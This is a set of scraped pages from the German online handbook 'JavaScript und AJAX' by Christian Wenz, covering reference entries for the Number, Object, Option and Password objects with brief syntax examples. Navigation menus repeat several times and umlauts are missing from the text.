17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- **Kapitel 34 Referenz**
  - **34.1 Das Anchor-Objekt**
    - **34.1.1 Allgemeines**
    - **34.1.2 Eigenschaften**
  - **34.2 Das Array-Objekt**
    - **34.2.1 Allgemeines**
    - **34.2.2 Methoden**
    - **34.2.3 Eigenschaften**
  - **34.3 Das Button-Objekt**
    - **34.3.1 Allgemeines**
    - **34.3.2 Event-Handler**
    - **34.3.3 Methoden**
    - **34.3.4 Eigenschaften**
  - **34.4 Das Checkbox-Objekt**
    - **34.4.1 Allgemeines**
    - **34.4.2 Event-Handler**
    - **34.4.3 Methoden**
    - **34.4.4 Eigenschaften**
  - **34.5 Das Date-Objekt**

32 Warenkorb

33 JavaScript-Bibliotheken

34 Referenz

35 Quellen im Web

36 Die Zukunft von JavaScript

Index

Download:
- ZIP, ca. 9,2 MB

Buch bestellen

Ihre Meinung?

- **34.5.1 Allgemeines**
- **34.5.2 Methoden**
- **34.6 Das document-Objekt**
  - **34.6.1 Allgemeines**
  - **34.6.2 Event-Handler**
  - **34.6.3 Methoden**
  - **34.6.4 Eigenschaften**
- **34.7 Das Event-Objekt**
  - **34.7.1 Netscape-Eigenschaften**
  - **34.7.2 Internet Explorer-Eigenschaften**
- **34.8 Das FileUpload-Objekt**
  - **34.8.1 Allgemeines**
  - **34.8.2 Event-Handler**
  - **34.8.3 Methoden**
  - **34.8.4 Eigenschaften**
- **34.9 Das Form-Objekt**
  - **34.9.1 Allgemeines**
  - **34.9.2 Event-Handler**
  - **34.9.3 Methoden**
  - **34.9.4 Eigenschaften**
- **34.10 Das Frame-Objekt**
- **34.11 Das Hidden-Objekt**
  - **34.11.1 Allgemeines**
  - **34.11.2 Eigenschaften**
- **34.12 Das History-Objekt**

- 34.12.1 Allgemeines
- 34.12.2 Methoden
- 34.12.3 Eigenschaften
- 34.13 Das Image-Objekt
  - 34.13.1 Allgemeines
  - 34.13.2 Event-Handler
  - 34.13.3 Eigenschaften
- 34.14 Das Layer-Objekt
  - 34.14.1 Allgemeines
  - 34.14.2 Event-Handler
  - 34.14.3 Methoden
  - 34.14.4 Eigenschaften
- 34.15 Das Link-Objekt
  - 34.15.1 Allgemeines
  - 34.15.2 Event-Handler
  - 34.15.3 Eigenschaften
- 34.16 Das Location-Objekt
  - 34.16.1 Methoden
  - 34.16.2 Eigenschaften
- 34.17 Das Math-Objekt
  - 34.17.1 Methoden
  - 34.17.2 Eigenschaften
- 34.18 Das MimeType-Objekt
  - 34.18.1 Eigenschaften
- 34.19 Das Navigator-Objekt

- 34.19.1 Methoden
- 34.19.2 Eigenschaften
- 34.20 Das Number-Objekt
  - 34.20.1 Allgemeines
  - 34.20.2 Eigenschaften
- 34.21 Das Object-Objekt
  - 34.21.1 Allgemeines
  - 34.21.2 Methoden
  - 34.21.3 Eigenschaften
- 34.22 Das Option-Objekt
  - 34.22.1 Allgemeines
  - 34.22.2 Eigenschaften
- 34.23 Das Password-Objekt
  - 34.23.1 Allgemeines
  - 34.23.2 Event-Handler
  - 34.23.3 Methoden
  - 34.23.4 Eigenschaften
- 34.24 Das Plugin-Objekt
  - 34.24.1 Eigenschaften
- 34.25 Das Radio-Objekt
  - 34.25.1 Allgemeines
  - 34.25.2 Event-Handler
  - 34.25.3 Methoden
  - 34.25.4 Eigenschaften
- 34.26 Das RegExp-Objekt

- 34.26.1 Allgemeines
- 34.26.2 Eigenschaften
- 34.26.3 Methoden
- 34.27 Das Reset-Objekt
  - 34.27.1 Allgemeines
  - 34.27.2 Event-Handler
  - 34.27.3 Methoden
  - 34.27.4 Eigenschaften
- 34.28 Das Screen-Objekt
  - 34.28.1 Eigenschaften
- 34.29 Das Select-Objekt
  - 34.29.1 Allgemeines
  - 34.29.2 Event-Handler
  - 34.29.3 Methoden
  - 34.29.4 Eigenschaften
- 34.30 Das String-Objekt
  - 34.30.1 Allgemeines
  - 34.30.2 Methoden
  - 34.30.3 Eigenschaften
- 34.31 Das Submit-Objekt
  - 34.31.1 Allgemeines
  - 34.31.2 Event-Handler
  - 34.31.3 Methoden
  - 34.31.4 Eigenschaften
- 34.32 Das Text-Objekt

- 34.32.1 Allgemeines
- 34.32.2 Event-Handler
- 34.32.3 Methoden
- 34.32.4 Eigenschaften
- 34.33 Das Textarea-Objekt
  - 34.33.1 Allgemeines
  - 34.33.2 Event-Handler
  - 34.33.3 Methoden
  - 34.33.4 Eigenschaften
- 34.34 Das Window-Objekt
  - 34.34.1 Allgemeines
  - 34.34.2 Event-Handler
  - 34.34.3 Methoden
  - 34.34.4 Eigenschaften
- 34.35 Das XMLHttpRequest-Objekt
  - 34.35.1 Allgemeines
  - 34.35.2 Methoden
  - 34.35.3 Eigenschaften
- 34.36 Top-Level-Eigenschaften und -Methoden
  - 34.36.1 Methoden
  - 34.36.2 Eigenschaften



34.20 Das Number-Objekt

JS 1.1

Ab JavaScript 1.1

Das Objekt gestattet den Zugriff auf numerische Variablen und Funktionen.



34.20.1 Allgemeines

Syntax	
new Number(Wert)	
Parameter	**Bedeutung**
`Wert`	numerischer Wert fr die Objektinstanz



34.20.2 Eigenschaften

MAX_VALUE

Erklrung
Die grte von JavaScript darstellbare Zahl.
Syntax
alert(Number.MAX_VALUE); // etwa 1.8e+308

MIN_VALUE

Erklrung
Die kleinste positive von JavaScript darstellbare Zahl.
Syntax
alert(Number.MIN_VALUE); // etwa 5e-324

NaN

Erklrung
Spezialwert Not A Number.

NEGATIVE_INFINITY

Erklrung
Ausdruck fr Minus unendlich.

POSITIVE_INFINITY

Erklrung
Ausdruck fr Plus unendlich.

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- **Kapitel 34 Referenz**
  - **34.1 Das Anchor-Objekt**
    - **34.1.1 Allgemeines**
    - **34.1.2 Eigenschaften**
  - **34.2 Das Array-Objekt**
    - **34.2.1 Allgemeines**
    - **34.2.2 Methoden**
    - **34.2.3 Eigenschaften**
  - **34.3 Das Button-Objekt**
    - **34.3.1 Allgemeines**
    - **34.3.2 Event-Handler**
    - **34.3.3 Methoden**
    - **34.3.4 Eigenschaften**
  - **34.4 Das Checkbox-Objekt**
    - **34.4.1 Allgemeines**
    - **34.4.2 Event-Handler**
    - **34.4.3 Methoden**
    - **34.4.4 Eigenschaften**
  - **34.5 Das Date-Objekt**

32 Warenkorb

33 JavaScript-Bibliotheken

34 Referenz

35 Quellen im Web

36 Die Zukunft von JavaScript

Index

Download:
- ZIP, ca. 9,2 MB

Buch bestellen

Ihre Meinung?

- **34.5.1 Allgemeines**
- **34.5.2 Methoden**
- **34.6 Das document-Objekt**
  - **34.6.1 Allgemeines**
  - **34.6.2 Event-Handler**
  - **34.6.3 Methoden**
  - **34.6.4 Eigenschaften**
- **34.7 Das Event-Objekt**
  - **34.7.1 Netscape-Eigenschaften**
  - **34.7.2 Internet Explorer-Eigenschaften**
- **34.8 Das FileUpload-Objekt**
  - **34.8.1 Allgemeines**
  - **34.8.2 Event-Handler**
  - **34.8.3 Methoden**
  - **34.8.4 Eigenschaften**
- **34.9 Das Form-Objekt**
  - **34.9.1 Allgemeines**
  - **34.9.2 Event-Handler**
  - **34.9.3 Methoden**
  - **34.9.4 Eigenschaften**
- **34.10 Das Frame-Objekt**
- **34.11 Das Hidden-Objekt**
  - **34.11.1 Allgemeines**
  - **34.11.2 Eigenschaften**
- **34.12 Das History-Objekt**

- 34.12.1 Allgemeines
- 34.12.2 Methoden
- 34.12.3 Eigenschaften
- 34.13 Das Image-Objekt
  - 34.13.1 Allgemeines
  - 34.13.2 Event-Handler
  - 34.13.3 Eigenschaften
- 34.14 Das Layer-Objekt
  - 34.14.1 Allgemeines
  - 34.14.2 Event-Handler
  - 34.14.3 Methoden
  - 34.14.4 Eigenschaften
- 34.15 Das Link-Objekt
  - 34.15.1 Allgemeines
  - 34.15.2 Event-Handler
  - 34.15.3 Eigenschaften
- 34.16 Das Location-Objekt
  - 34.16.1 Methoden
  - 34.16.2 Eigenschaften
- 34.17 Das Math-Objekt
  - 34.17.1 Methoden
  - 34.17.2 Eigenschaften
- 34.18 Das MimeType-Objekt
  - 34.18.1 Eigenschaften
- 34.19 Das Navigator-Objekt

- 34.19.1 Methoden
- 34.19.2 Eigenschaften
- 34.20 Das Number-Objekt
  - 34.20.1 Allgemeines
  - 34.20.2 Eigenschaften
- 34.21 Das Object-Objekt
  - 34.21.1 Allgemeines
  - 34.21.2 Methoden
  - 34.21.3 Eigenschaften
- 34.22 Das Option-Objekt
  - 34.22.1 Allgemeines
  - 34.22.2 Eigenschaften
- 34.23 Das Password-Objekt
  - 34.23.1 Allgemeines
  - 34.23.2 Event-Handler
  - 34.23.3 Methoden
  - 34.23.4 Eigenschaften
- 34.24 Das Plugin-Objekt
  - 34.24.1 Eigenschaften
- 34.25 Das Radio-Objekt
  - 34.25.1 Allgemeines
  - 34.25.2 Event-Handler
  - 34.25.3 Methoden
  - 34.25.4 Eigenschaften

- 34.26 Das RegExp-Objekt
  - 34.26.1 Allgemeines
  - 34.26.2 Eigenschaften
  - 34.26.3 Methoden
- 34.27 Das Reset-Objekt
  - 34.27.1 Allgemeines
  - 34.27.2 Event-Handler
  - 34.27.3 Methoden
  - 34.27.4 Eigenschaften
- 34.28 Das Screen-Objekt
  - 34.28.1 Eigenschaften
- 34.29 Das Select-Objekt
  - 34.29.1 Allgemeines
  - 34.29.2 Event-Handler
  - 34.29.3 Methoden
  - 34.29.4 Eigenschaften
- 34.30 Das String-Objekt
  - 34.30.1 Allgemeines
  - 34.30.2 Methoden
  - 34.30.3 Eigenschaften
- 34.31 Das Submit-Objekt
  - 34.31.1 Allgemeines
  - 34.31.2 Event-Handler
  - 34.31.3 Methoden
  - 34.31.4 Eigenschaften

- 34.32 Das Text-Objekt
  - 34.32.1 Allgemeines
  - 34.32.2 Event-Handler
  - 34.32.3 Methoden
  - 34.32.4 Eigenschaften
- 34.33 Das Textarea-Objekt
  - 34.33.1 Allgemeines
  - 34.33.2 Event-Handler
  - 34.33.3 Methoden
  - 34.33.4 Eigenschaften
- 34.34 Das Window-Objekt
  - 34.34.1 Allgemeines
  - 34.34.2 Event-Handler
  - 34.34.3 Methoden
  - 34.34.4 Eigenschaften
- 34.35 Das XMLHttpRequest-Objekt
  - 34.35.1 Allgemeines
  - 34.35.2 Methoden
  - 34.35.3 Eigenschaften
- 34.36 Top-Level-Eigenschaften und -Methoden
  - 34.36.1 Methoden
  - 34.36.2 Eigenschaften



34.21 Das Object-Objekt ▼

JS 1.0

Ab JavaScript 1.0

Das `Object`-Objekt ist das primitive Basisobjekt aller hier vorgestellten Objekte. Die Methoden und Eigenschaften dieses Objekts stehen auch bei fast allen anderen hier vorgestellten Objekten zur Verfgung. Mit Ausnahme von `toString()` werden diese Eigenschaften und Methoden im Praxiseinsatz kaum verwendet und tauchen daher bei den anderen Objekten nicht auf.



34.21.1 Allgemeines ▼▲

```
new Object()
```



34.21.2 Methoden ▼▲

JS 1.1

eval

Erklrung
Wertet JavaScript-Code im Kontext des angegebenen Objekts aus; ab JavaScript 1.1.
Syntax
eval(Code)

Parameter	Bedeutung
Code	der JavaScript-Code

Beispiel
var x = "Test"; var y; eval("y = '" + x + "'"); // y hat jetzt den Wert "Test"

toSource

JS 1.3

Erklrung
Gibt den Quellcode des Objekts zurck; ab JavaScript 1.3.
Syntax
alert((new Array()).toSource);

toString

Erklrung
Gibt eine Zeichenketten-Reprsentation des Objekts zurck.

unwatch

JS 1.2

Erklrung	
Entfernt einen berwachungspunkt von einer Objekteigenschaft, ntzlich beim Debuggen eines Skripts; ab JavaScript 1.2.	
Syntax	
unwatch(Eigenschaft)	
Parameter	**Bedeutung**
`Eigenschaft`	berwachte Eigenschaft

valueOf

JS 1.1

Erklrung
Primitiver Wert des Objekts, wird vom JavaScript-Interpreter intern verwendet; ab JavaScript 1.1.

watch

JS 1.2

Erklrung
berwacht eine Objekteigenschaft und ruft bei nderung der Eigenschaft eine Funktion auf; ab JavaScript 1.2.
Syntax
watch(Eigenschaft, Funktion)

Parameter	Bedeutung
Eigenschaft	zu berwachende Eigenschaft
Funktion	bei nderung aufzurufende Funktion

top

34.21.3 Eigenschaften

constructor

Erklrung
Referenz auf die Funktion, die den Prototyp einer Funktion erzeugt.

prototype

JS 1.2

Erklrung
Prototyp des Objekts, kann zum Hinzufgen von Eigenschaften oder Methoden verwendet werden; ab JavaScript 1.2.

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- **Kapitel 34 Referenz**
  - **34.1 Das Anchor-Objekt**
    - **34.1.1 Allgemeines**
    - **34.1.2 Eigenschaften**
  - **34.2 Das Array-Objekt**
    - **34.2.1 Allgemeines**
    - **34.2.2 Methoden**
    - **34.2.3 Eigenschaften**
  - **34.3 Das Button-Objekt**
    - **34.3.1 Allgemeines**
    - **34.3.2 Event-Handler**
    - **34.3.3 Methoden**
    - **34.3.4 Eigenschaften**
  - **34.4 Das Checkbox-Objekt**
    - **34.4.1 Allgemeines**
    - **34.4.2 Event-Handler**
    - **34.4.3 Methoden**
    - **34.4.4 Eigenschaften**
  - **34.5 Das Date-Objekt**

32 Warenkorb

33 JavaScript-Bibliotheken

34 Referenz

35 Quellen im Web

36 Die Zukunft von JavaScript

Index

Download:
- ZIP, ca. 9,2 MB

Buch bestellen

Ihre Meinung?

- **34.5.1 Allgemeines**
- **34.5.2 Methoden**
- **34.6 Das document-Objekt**
  - **34.6.1 Allgemeines**
  - **34.6.2 Event-Handler**
  - **34.6.3 Methoden**
  - **34.6.4 Eigenschaften**
- **34.7 Das Event-Objekt**
  - **34.7.1 Netscape-Eigenschaften**
  - **34.7.2 Internet Explorer-Eigenschaften**
- **34.8 Das FileUpload-Objekt**
  - **34.8.1 Allgemeines**
  - **34.8.2 Event-Handler**
  - **34.8.3 Methoden**
  - **34.8.4 Eigenschaften**
- **34.9 Das Form-Objekt**
  - **34.9.1 Allgemeines**
  - **34.9.2 Event-Handler**
  - **34.9.3 Methoden**
  - **34.9.4 Eigenschaften**
- **34.10 Das Frame-Objekt**
- **34.11 Das Hidden-Objekt**
  - **34.11.1 Allgemeines**
  - **34.11.2 Eigenschaften**
- **34.12 Das History-Objekt**

- 34.12.1 Allgemeines
- 34.12.2 Methoden
- 34.12.3 Eigenschaften
- 34.13 Das Image-Objekt
  - 34.13.1 Allgemeines
  - 34.13.2 Event-Handler
  - 34.13.3 Eigenschaften
- 34.14 Das Layer-Objekt
  - 34.14.1 Allgemeines
  - 34.14.2 Event-Handler
  - 34.14.3 Methoden
  - 34.14.4 Eigenschaften
- 34.15 Das Link-Objekt
  - 34.15.1 Allgemeines
  - 34.15.2 Event-Handler
  - 34.15.3 Eigenschaften
- 34.16 Das Location-Objekt
  - 34.16.1 Methoden
  - 34.16.2 Eigenschaften
- 34.17 Das Math-Objekt
  - 34.17.1 Methoden
  - 34.17.2 Eigenschaften
- 34.18 Das MimeType-Objekt
  - 34.18.1 Eigenschaften
- 34.19 Das Navigator-Objekt

- 34.19.1 Methoden
- 34.19.2 Eigenschaften
- 34.20 Das Number-Objekt
  - 34.20.1 Allgemeines
  - 34.20.2 Eigenschaften
- 34.21 Das Object-Objekt
  - 34.21.1 Allgemeines
  - 34.21.2 Methoden
  - 34.21.3 Eigenschaften
- 34.22 Das Option-Objekt
  - 34.22.1 Allgemeines
  - 34.22.2 Eigenschaften
- 34.23 Das Password-Objekt
  - 34.23.1 Allgemeines
  - 34.23.2 Event-Handler
  - 34.23.3 Methoden
  - 34.23.4 Eigenschaften
- 34.24 Das Plugin-Objekt
  - 34.24.1 Eigenschaften
- 34.25 Das Radio-Objekt
  - 34.25.1 Allgemeines
  - 34.25.2 Event-Handler
  - 34.25.3 Methoden
  - 34.25.4 Eigenschaften
- 34.26 Das RegExp-Objekt

- 34.26.1 Allgemeines
- 34.26.2 Eigenschaften
- 34.26.3 Methoden
- 34.27 Das Reset-Objekt
  - 34.27.1 Allgemeines
  - 34.27.2 Event-Handler
  - 34.27.3 Methoden
  - 34.27.4 Eigenschaften
- 34.28 Das Screen-Objekt
  - 34.28.1 Eigenschaften
- 34.29 Das Select-Objekt
  - 34.29.1 Allgemeines
  - 34.29.2 Event-Handler
  - 34.29.3 Methoden
  - 34.29.4 Eigenschaften
- 34.30 Das String-Objekt
  - 34.30.1 Allgemeines
  - 34.30.2 Methoden
  - 34.30.3 Eigenschaften
- 34.31 Das Submit-Objekt
  - 34.31.1 Allgemeines
  - 34.31.2 Event-Handler
  - 34.31.3 Methoden
  - 34.31.4 Eigenschaften
- 34.32 Das Text-Objekt

- 34.32.1 Allgemeines
- 34.32.2 Event-Handler
- 34.32.3 Methoden
- 34.32.4 Eigenschaften
- 34.33 Das Textarea-Objekt
  - 34.33.1 Allgemeines
  - 34.33.2 Event-Handler
  - 34.33.3 Methoden
  - 34.33.4 Eigenschaften
- 34.34 Das Window-Objekt
  - 34.34.1 Allgemeines
  - 34.34.2 Event-Handler
  - 34.34.3 Methoden
  - 34.34.4 Eigenschaften
- 34.35 Das XMLHttpRequest-Objekt
  - 34.35.1 Allgemeines
  - 34.35.2 Methoden
  - 34.35.3 Eigenschaften
- 34.36 Top-Level-Eigenschaften und -Methoden
  - 34.36.1 Methoden
  - 34.36.2 Eigenschaften



34.22 Das Option-Objekt ▼

JS 1.0

Ab JavaScript 1.0

Hiermit wird eine Option in einer Auswahlliste eines HTML-Formulars in JavaScript dargestellt.



34.22.1 Allgemeines ▼▲

Syntax	
HTML-Tag: `<option value="Wert">Text</option>` document.forms[Index].elements[index].options [Index]	
Parameter	**Bedeutung**
`Index`	Index im jeweiligen Array.



34.22.2 Eigenschaften ▲

defaultSelected

JS 1.1

Erklrung
Boolescher Wert, der angibt, ob die Option vom HTML-Code her standardmig ausgewhlt ist oder nicht; ab JavaScript 1.1.

index

Erklrung
Der Index im `options`-Array.

length

Erklrung
Anzahl der Optionen.

selected

Erklrung
Boolescher Wert, der angibt, ob die Option ausgewhlt ist oder nicht.

text

Erklrung
Text einer Option; kann ab JavaScript 1.1 gendert werden.

value

Erklrung
`value`-Attribut der Option.

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- **Kapitel 34 Referenz**
  - **34.1 Das Anchor-Objekt**
    - **34.1.1 Allgemeines**
    - **34.1.2 Eigenschaften**
  - **34.2 Das Array-Objekt**
    - **34.2.1 Allgemeines**
    - **34.2.2 Methoden**
    - **34.2.3 Eigenschaften**
  - **34.3 Das Button-Objekt**
    - **34.3.1 Allgemeines**
    - **34.3.2 Event-Handler**
    - **34.3.3 Methoden**
    - **34.3.4 Eigenschaften**
  - **34.4 Das Checkbox-Objekt**
    - **34.4.1 Allgemeines**
    - **34.4.2 Event-Handler**
    - **34.4.3 Methoden**
    - **34.4.4 Eigenschaften**
  - **34.5 Das Date-Objekt**

32 Warenkorb

33 JavaScript-Bibliotheken

34 Referenz

35 Quellen im Web

36 Die Zukunft von JavaScript

Index

Download:
- ZIP, ca. 9,2 MB

Buch bestellen

Ihre Meinung?

- **34.5.1 Allgemeines**
- **34.5.2 Methoden**
- **34.6 Das document-Objekt**
  - **34.6.1 Allgemeines**
  - **34.6.2 Event-Handler**
  - **34.6.3 Methoden**
  - **34.6.4 Eigenschaften**
- **34.7 Das Event-Objekt**
  - **34.7.1 Netscape-Eigenschaften**
  - **34.7.2 Internet Explorer-Eigenschaften**
- **34.8 Das FileUpload-Objekt**
  - **34.8.1 Allgemeines**
  - **34.8.2 Event-Handler**
  - **34.8.3 Methoden**
  - **34.8.4 Eigenschaften**
- **34.9 Das Form-Objekt**
  - **34.9.1 Allgemeines**
  - **34.9.2 Event-Handler**
  - **34.9.3 Methoden**
  - **34.9.4 Eigenschaften**
- **34.10 Das Frame-Objekt**
- **34.11 Das Hidden-Objekt**
  - **34.11.1 Allgemeines**
  - **34.11.2 Eigenschaften**
- **34.12 Das History-Objekt**

- 34.12.1 Allgemeines
- 34.12.2 Methoden
- 34.12.3 Eigenschaften
- 34.13 Das Image-Objekt
  - 34.13.1 Allgemeines
  - 34.13.2 Event-Handler
  - 34.13.3 Eigenschaften
- 34.14 Das Layer-Objekt
  - 34.14.1 Allgemeines
  - 34.14.2 Event-Handler
  - 34.14.3 Methoden
  - 34.14.4 Eigenschaften
- 34.15 Das Link-Objekt
  - 34.15.1 Allgemeines
  - 34.15.2 Event-Handler
  - 34.15.3 Eigenschaften
- 34.16 Das Location-Objekt
  - 34.16.1 Methoden
  - 34.16.2 Eigenschaften
- 34.17 Das Math-Objekt
  - 34.17.1 Methoden
  - 34.17.2 Eigenschaften
- 34.18 Das MimeType-Objekt
  - 34.18.1 Eigenschaften
- 34.19 Das Navigator-Objekt

- 34.19.1 Methoden
- 34.19.2 Eigenschaften
- 34.20 Das Number-Objekt
  - 34.20.1 Allgemeines
  - 34.20.2 Eigenschaften
- 34.21 Das Object-Objekt
  - 34.21.1 Allgemeines
  - 34.21.2 Methoden
  - 34.21.3 Eigenschaften
- 34.22 Das Option-Objekt
  - 34.22.1 Allgemeines
  - 34.22.2 Eigenschaften
- 34.23 Das Password-Objekt
  - 34.23.1 Allgemeines
  - 34.23.2 Event-Handler
  - 34.23.3 Methoden
  - 34.23.4 Eigenschaften
- 34.24 Das Plugin-Objekt
  - 34.24.1 Eigenschaften
- 34.25 Das Radio-Objekt
  - 34.25.1 Allgemeines
  - 34.25.2 Event-Handler
  - 34.25.3 Methoden
  - 34.25.4 Eigenschaften

- 34.26 Das RegExp-Objekt
  - 34.26.1 Allgemeines
  - 34.26.2 Eigenschaften
  - 34.26.3 Methoden
- 34.27 Das Reset-Objekt
  - 34.27.1 Allgemeines
  - 34.27.2 Event-Handler
  - 34.27.3 Methoden
  - 34.27.4 Eigenschaften
- 34.28 Das Screen-Objekt
  - 34.28.1 Eigenschaften
- 34.29 Das Select-Objekt
  - 34.29.1 Allgemeines
  - 34.29.2 Event-Handler
  - 34.29.3 Methoden
  - 34.29.4 Eigenschaften
- 34.30 Das String-Objekt
  - 34.30.1 Allgemeines
  - 34.30.2 Methoden
  - 34.30.3 Eigenschaften
- 34.31 Das Submit-Objekt
  - 34.31.1 Allgemeines
  - 34.31.2 Event-Handler
  - 34.31.3 Methoden
  - 34.31.4 Eigenschaften

- 34.32 Das Text-Objekt
  - 34.32.1 Allgemeines
  - 34.32.2 Event-Handler
  - 34.32.3 Methoden
  - 34.32.4 Eigenschaften
- 34.33 Das Textarea-Objekt
  - 34.33.1 Allgemeines
  - 34.33.2 Event-Handler
  - 34.33.3 Methoden
  - 34.33.4 Eigenschaften
- 34.34 Das Window-Objekt
  - 34.34.1 Allgemeines
  - 34.34.2 Event-Handler
  - 34.34.3 Methoden
  - 34.34.4 Eigenschaften
- 34.35 Das XMLHttpRequest-Objekt
  - 34.35.1 Allgemeines
  - 34.35.2 Methoden
  - 34.35.3 Eigenschaften
- 34.36 Top-Level-Eigenschaften und -Methoden
  - 34.36.1 Methoden
  - 34.36.2 Eigenschaften

top

34.23 Das Password-Objekt ▼

JS 1.0

Ab JavaScript 1.0

Hiermit wird ein Passwortfeld in einem Formular in JavaScript abgebildet; das Objekt ist ein Element des `Form`-Objekts.

top

34.23.1 Allgemeines ▼▲

Syntax	
HTML-Tag: `<input type="password" />` document.forms[Index].elements[index] document.FormularName.PasswortfeldName	
Parameter	**Bedeutung**
`Index`	Index im jeweiligen Array
`PasswortfeldName`	`name`-Attribut des Passwortfelds

top

34.23.2 Event-Handler ▼▲

`onblur (JS1.1) onfocus (JS1.1)`

top

34.23.3 Methoden ▼▲

blur

Erklrung
Entfernt den Fokus vom Passwortfeld.

focus

Erklrung
Gibt dem Passwortfeld den Fokus.

select

Erklrung
Whlt das Passwortfeld aus.



34.23.4 Eigenschaften

defaultValue

Erklrung
`value`-Attribut des Passwortfelds.

form

Erklrung
Referenz auf das Formular, das das Passwortfeld enthlt.

name

Erklrung
`name`-Attribut des Passwortfelds.

type

JS 1.1

Erklrung
Zeichenkette mit dem Wert `"password"`; ab JavaScript 1.1.

value

Erklrung
Aktueller Wert (Text) im Passwortfeld.
Beispiel
document.forms[0].elements["passwort"].value = "geheim";

<<zurck <top> vor>>

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- **Kapitel 34 Referenz**
  - **34.1 Das Anchor-Objekt**
    - **34.1.1 Allgemeines**
    - **34.1.2 Eigenschaften**
  - **34.2 Das Array-Objekt**
    - **34.2.1 Allgemeines**
    - **34.2.2 Methoden**
    - **34.2.3 Eigenschaften**
  - **34.3 Das Button-Objekt**
    - **34.3.1 Allgemeines**
    - **34.3.2 Event-Handler**
    - **34.3.3 Methoden**
    - **34.3.4 Eigenschaften**
  - **34.4 Das Checkbox-Objekt**
    - **34.4.1 Allgemeines**
    - **34.4.2 Event-Handler**
    - **34.4.3 Methoden**
    - **34.4.4 Eigenschaften**
  - **34.5 Das Date-Objekt**

32 Warenkorb

33 JavaScript-Bibliotheken

34 Referenz

35 Quellen im Web

36 Die Zukunft von JavaScript

Index

Download:
- ZIP, ca. 9,2 MB

Buch bestellen

Ihre Meinung?

- **34.5.1 Allgemeines**
- **34.5.2 Methoden**
- **34.6 Das document-Objekt**
  - **34.6.1 Allgemeines**
  - **34.6.2 Event-Handler**
  - **34.6.3 Methoden**
  - **34.6.4 Eigenschaften**
- **34.7 Das Event-Objekt**
  - **34.7.1 Netscape-Eigenschaften**
  - **34.7.2 Internet Explorer-Eigenschaften**
- **34.8 Das FileUpload-Objekt**
  - **34.8.1 Allgemeines**
  - **34.8.2 Event-Handler**
  - **34.8.3 Methoden**
  - **34.8.4 Eigenschaften**
- **34.9 Das Form-Objekt**
  - **34.9.1 Allgemeines**
  - **34.9.2 Event-Handler**
  - **34.9.3 Methoden**
  - **34.9.4 Eigenschaften**
- **34.10 Das Frame-Objekt**
- **34.11 Das Hidden-Objekt**
  - **34.11.1 Allgemeines**
  - **34.11.2 Eigenschaften**
- **34.12 Das History-Objekt**

- 34.12.1 Allgemeines
- 34.12.2 Methoden
- 34.12.3 Eigenschaften
- 34.13 Das Image-Objekt
  - 34.13.1 Allgemeines
  - 34.13.2 Event-Handler
  - 34.13.3 Eigenschaften
- 34.14 Das Layer-Objekt
  - 34.14.1 Allgemeines
  - 34.14.2 Event-Handler
  - 34.14.3 Methoden
  - 34.14.4 Eigenschaften
- 34.15 Das Link-Objekt
  - 34.15.1 Allgemeines
  - 34.15.2 Event-Handler
  - 34.15.3 Eigenschaften
- 34.16 Das Location-Objekt
  - 34.16.1 Methoden
